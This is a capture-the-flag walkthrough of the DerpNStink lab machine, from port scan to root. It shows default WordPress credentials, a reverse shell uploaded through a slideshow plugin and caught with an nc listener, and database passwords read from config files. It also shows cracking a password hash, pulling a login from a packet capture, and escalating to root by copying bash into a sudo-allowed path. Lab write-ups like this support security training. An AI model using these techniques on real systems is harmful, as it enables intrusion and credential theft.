

Mr. Derp and Uncle Stinky are two system administrators who are starting their own company, DerpNStink. Instead of hiring qualified professionals to build up their IT landscape, they decided to hack together their own system which is almost ready to go live...

This machine has 4 flags, so probably one for www-data, one for each of the sys admins and finally a root flag. Probably...


```
PORT    STATE SERVICE VERSION
21/tcp  open  ftp      vsftpd 3.0.2
22/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_ /php/ /temporary/
|_ http-title: DeRPnStiNK
|_ http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Found the first flag in the HTTP response when calling port 80

```
<div>
  <div>
    <div>
      <div>
        <!--flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->
      </div>
    </div>
  </div>
</div>
```

After directory busting, the directory **/weblog** was found.

Seems like we must add it to /etc/hosts file




Seems like a wordpress website. In the response we can find what seems to be a username

```
<li>
  <h3 style="opacity:70;">
    h0m3l4b1t
  </h3>
  <span>http://derpnstink.local/weblog/
  <p>
    h0m3l4b1t
  </p>
  <a></a>
</li>

<li>
  <h3 style="opacity:70;">
    randonx
  </h3>
  <span>http://derpnstink.local/weblog/
  <p>
    randonx
  </p>
```

h0m3l4b1t and randonx

Tried accessing **/wp-admin** and credentials **admin:admin...**



It appears we can upload files to the slideshow. It says there's a restriction on the filetype, but there's not. I uploaded a reverse shell and immediately got a call back

[WordPress 6.0.2](#) is available! Please notify the site administrator.

Manage Slides

Add New

Slide has been saved

5 slides

Order Slides

- Bulk Actions - ▾

Apply

<input type="checkbox"/>	ID	Image	Title	Galleries	Link
<input type="checkbox"/>	1		SlideshowSHELL	None	No
<input type="checkbox"/>	5	randonx	randonx	None	No
<input type="checkbox"/>	4		randonx	None	No
<input type="checkbox"/>	3	h0m3l4b1t	h0m3l4b1t	None	No
<input type="checkbox"/>	2	h0m3l4b1t	h0m3l4b1t	None	No
<input type="checkbox"/>	ID	Image	Title	Galleries	Link

```
Referer: http://derpnstink.local/weblog/wp-admin/profile.php
(kali㉿kali)-[~/Desktop]
$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 42472
Linux DeRpnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:0
17:04:29 up 21 min, 0 users, load average: 0.00, 0.02, 0.08
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ |
```

This might be useful

```

Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 www-data root 3123 Nov 11 2017 /var/www/html/weblog/wp-config.php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mysql');
define('DB_HOST', 'localhost');

```

This too

```

$dbpass='admin';
$dbuser='phpmyadmin';
    // $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
    // $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['nopassword'] = false;
$cfg['ShowChgPassword'] = true;
    $pwd = trim( wp_unslash( $_POST[ 'pwd' ] ) );
    if ( !GET ) define('DB_PASSWORD', $pwd);
    if ( !Host ) define('DB_USER', $uname);
define('DB_PASSWORD', 'password_here');
define('DB_USER', 'username_here');
define('DB_PASSWORD', 'mysql');
define('DB_USER', 'root');

```

Credentials **root:mysql** worked for the local mysql

```

+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename |
+-----+-----+-----+-----+
| 1 | unclerstinky | $P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41 | unclerstinky |
| 2 | admin | $P$BgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/ | admin |
+-----+-----+-----+-----+

```

```

+-----+
| user_activation_key |
+-----+
| 1510544888:$P$BQbCmzW/ICRqb1hU96nIVUF0lNMKJM1 |
| 1662325157:$P$B08tUGCFANQP4imrV/qgs2oHBzu4RD. |
+-----+

```

We already know the second hash is **admin**

So we throw the other hash into john

```
(kali㉿kali)-[~/Desktop]
$ john hashes --show
?:wedgie57

1 password hash cracked, 0 left

(kali㉿kali)-[~/Desktop]
$ |
```


Got it!

```
stinky@DeRPNstINK:/var/local$ whoami
whoami
stinky
stinky@DeRPNstINK:/var/local$ |
```

Found another flag!

```
stinky@DeRPNstINK:~/Desktop$ cat fl
cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPNstINK:~/Desktop$ |
```

Logged into wp-admin with this user, just in case...




Interesting note! This along with the .pcap file will provide interesting info

```
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cat derp
cat derpissues.txt
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidentally deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -_-
12:10 stinky: fine derp, i think i fixed it for you though. cany you try to login?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are ...
12:15 mrderp: alright I made the changes, feel free to decommision my account
12:20 stinky: done! yay
stinky@DeRPnStiNK:~/ftp/files/network-logs$ |
```

```
stinky@DeRPnStiNK:~/Documents$ ls -alh
ls -alh
total 4.2M
drwxr-xr-x  2 stinky stinky 4.0K Nov 13  2017 .
drwx----- 12 stinky stinky 4.0K Jan  9  2018 ..
-rw-r--r--  1 root   root   4.2M Nov 13  2017 derpissues.pcap
stinky@DeRPnStiNK:~/Documents$ |
```

Exfiltrated it with **base64 -w0** and opened it in wireshark



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.1.1	DNS	97	Standard query 0x15c6 A self-repair.mozilla.org.localdom
2	0.000087	192.168.1.130	192.168.1.1	DNS	97	Standard query 0x5039 A self-repair.mozilla.org.localdom
3	0.000426	127.0.0.1	127.0.1.1	DNS	97	Standard query 0x8349 AAAA self-repair.mozilla.org.local
4	0.000514	192.168.1.130	192.168.1.1	DNS	97	Standard query 0x2c11 AAAA self-repair.mozilla.org.local
5	0.000721	192.168.1.1	192.168.1.130	ICMP	72	Destination unreachable (Port unreachable)
6	0.001040	192.168.1.1	192.168.1.130	ICMP	72	Destination unreachable (Port unreachable)
7	1.649443	127.0.0.1	127.0.1.1	DNS	85	Standard query 0x7cb7 A safebrowsing.google.com
8	1.649497	192.168.1.130	192.168.1.1	DNS	85	Standard query 0xa561 A safebrowsing.google.com
9	1.649673	127.0.0.1	127.0.1.1	DNS	85	Standard query 0x546f AAAA safebrowsing.google.com
10	1.649700	192.168.1.130	192.168.1.1	DNS	85	Standard query 0x4c4f AAAA safebrowsing.google.com
11	1.649925	192.168.1.1	192.168.1.130	ICMP	72	Destination unreachable (Port unreachable)
12	1.650085	192.168.1.1	192.168.1.130	ICMP	72	Destination unreachable (Port unreachable)
13	3.250645	127.0.0.1	127.0.1.1	DNS	92	Standard query 0x98d9 A copy.loop.services.mozilla.com
14	3.250731	192.168.1.130	192.168.1.1	DNS	92	Standard query 0xaf50 A copy.loop.services.mozilla.com
15	3.251548	192.168.1.1	192.168.1.130	ICMP	72	Destination unreachable (Port unreachable)
16	4.577082	127.0.0.1	127.0.1.1	DNS	78	Standard query 0x61d5 A start.ubuntu.com
17	4.577151	192.168.1.130	192.168.1.1	DNS	78	Standard query 0x3d26 A start.ubuntu.com
18	4.577357	127.0.0.1	127.0.1.1	DNS	78	Standard query 0xc6b5 AAAA start.ubuntu.com
19	4.577377	192.168.1.130	192.168.1.1	DNS	78	Standard query 0x9c4b AAAA start.ubuntu.com
20	4.577666	192.168.1.1	192.168.1.130	ICMP	72	Destination unreachable (Port unreachable)
21	4.577673	192.168.1.1	192.168.1.130	ICMP	72	Destination unreachable (Port unreachable)
22	4.894992	127.0.0.1	127.0.1.1	DNS	76	Standard query 0xeed2 A www.google.com
23	4.895104	192.168.1.130	192.168.1.1	DNS	76	Standard query 0x8a88 A www.google.com
24	4.895292	127.0.0.1	127.0.1.1	DNS	76	Standard query 0xf6a8 AAAA www.google.com
25	4.895312	192.168.1.130	192.168.1.1	DNS	76	Standard query 0x0a1b AAAA www.google.com
26	4.895597	192.168.1.1	192.168.1.130	ICMP	72	Destination unreachable (Port unreachable)
27	4.895722	192.168.1.1	192.168.1.130	ICMP	72	Destination unreachable (Port unreachable)

Frame 20: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)

```
File Data: 138 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "log" = "mrderp"
  Form item: "pwd" = "derpderpderpderpderpderpderp"
  Form item: "wp-submit" = "Log In"
  Form item: "redirect_to" = "http://derpnstink.local/weblog/wp-admin/"
  Form item: "testcookie" = "1"
```

Surprise surprise it works

```
stinky@DeRPNstINK:~/ftp/files$ su mrderp
su mrderp
Password: derpderpderpderpderpderpderp
mrderp@DeRPNstINK:/home/stinky/ftp/files$ |
```

Interesting file, it has something about a sudoers file issue

```
mrderp@DeRPNstINK:~/Desktop$ ls -alh
ls -alh
total 12K
drwxr-xr-x  2 mrderp mrderp 4.0K Nov 13 2017 .
drwx----- 10 mrderp mrderp 4.0K Jan  9 2018 ..
-rw-r--r--  1 root   root   2.1K Nov 13 2017 helpdesk.log
```

```
Toll-free: 1-866-504-9552 216.58.192.206 192.168.146.194
Phone: 301-402-7469 72.21.91.29 192.168.146.194
TTY: 301-451-5939 216.58.192.206 192.168.146.194
Ticket Title: Sudoers File issues 1.29 192.168.146.194
Ticket Number: 24236 216.58.192.206 192.168.146.194
Status: Break/fix
Date Created: 08/23/2017
Latest Update Date: 08/23/2017
Contact Name: Mr Derp
CC's: Uncle Stinky keep-alive\r\n
Full description and latest notes on your Ticket: Sudoers File issues
Notification -Length: 138\r\n
```

Well I certainly found an issue here

```
User mrderp may run the following commands on DeRPNstINK:
(ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPNstINK:~/Desktop$ |
```

```
mrderp@DeRPNstINK:~/binaries$ cp /bin/bash .  
cp /bin/bash .  
mrderp@DeRPNstINK:~/binaries$ mv bash derpy1  
mv bash derpy1  
mrderp@DeRPNstINK:~/binaries$ ls  
ls  
derpy1
```

```
mrderp@DeRPNstINK:~/binaries$ sudo ./derpy1  
sudo ./derpy1  
root@DeRPNstINK:~/binaries# whoami  
whoami  
root
```

And for the final flag....

```
root@DeRPNstINK:/root/Desktop# cat flag.txt  
cat flag.txt  
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)  
Congrats on rooting my first VulnOS!  
Hit me up on twitter and let me know your thoughts!  
@securekomodo  
root@DeRPNstINK:/root/Desktop#
```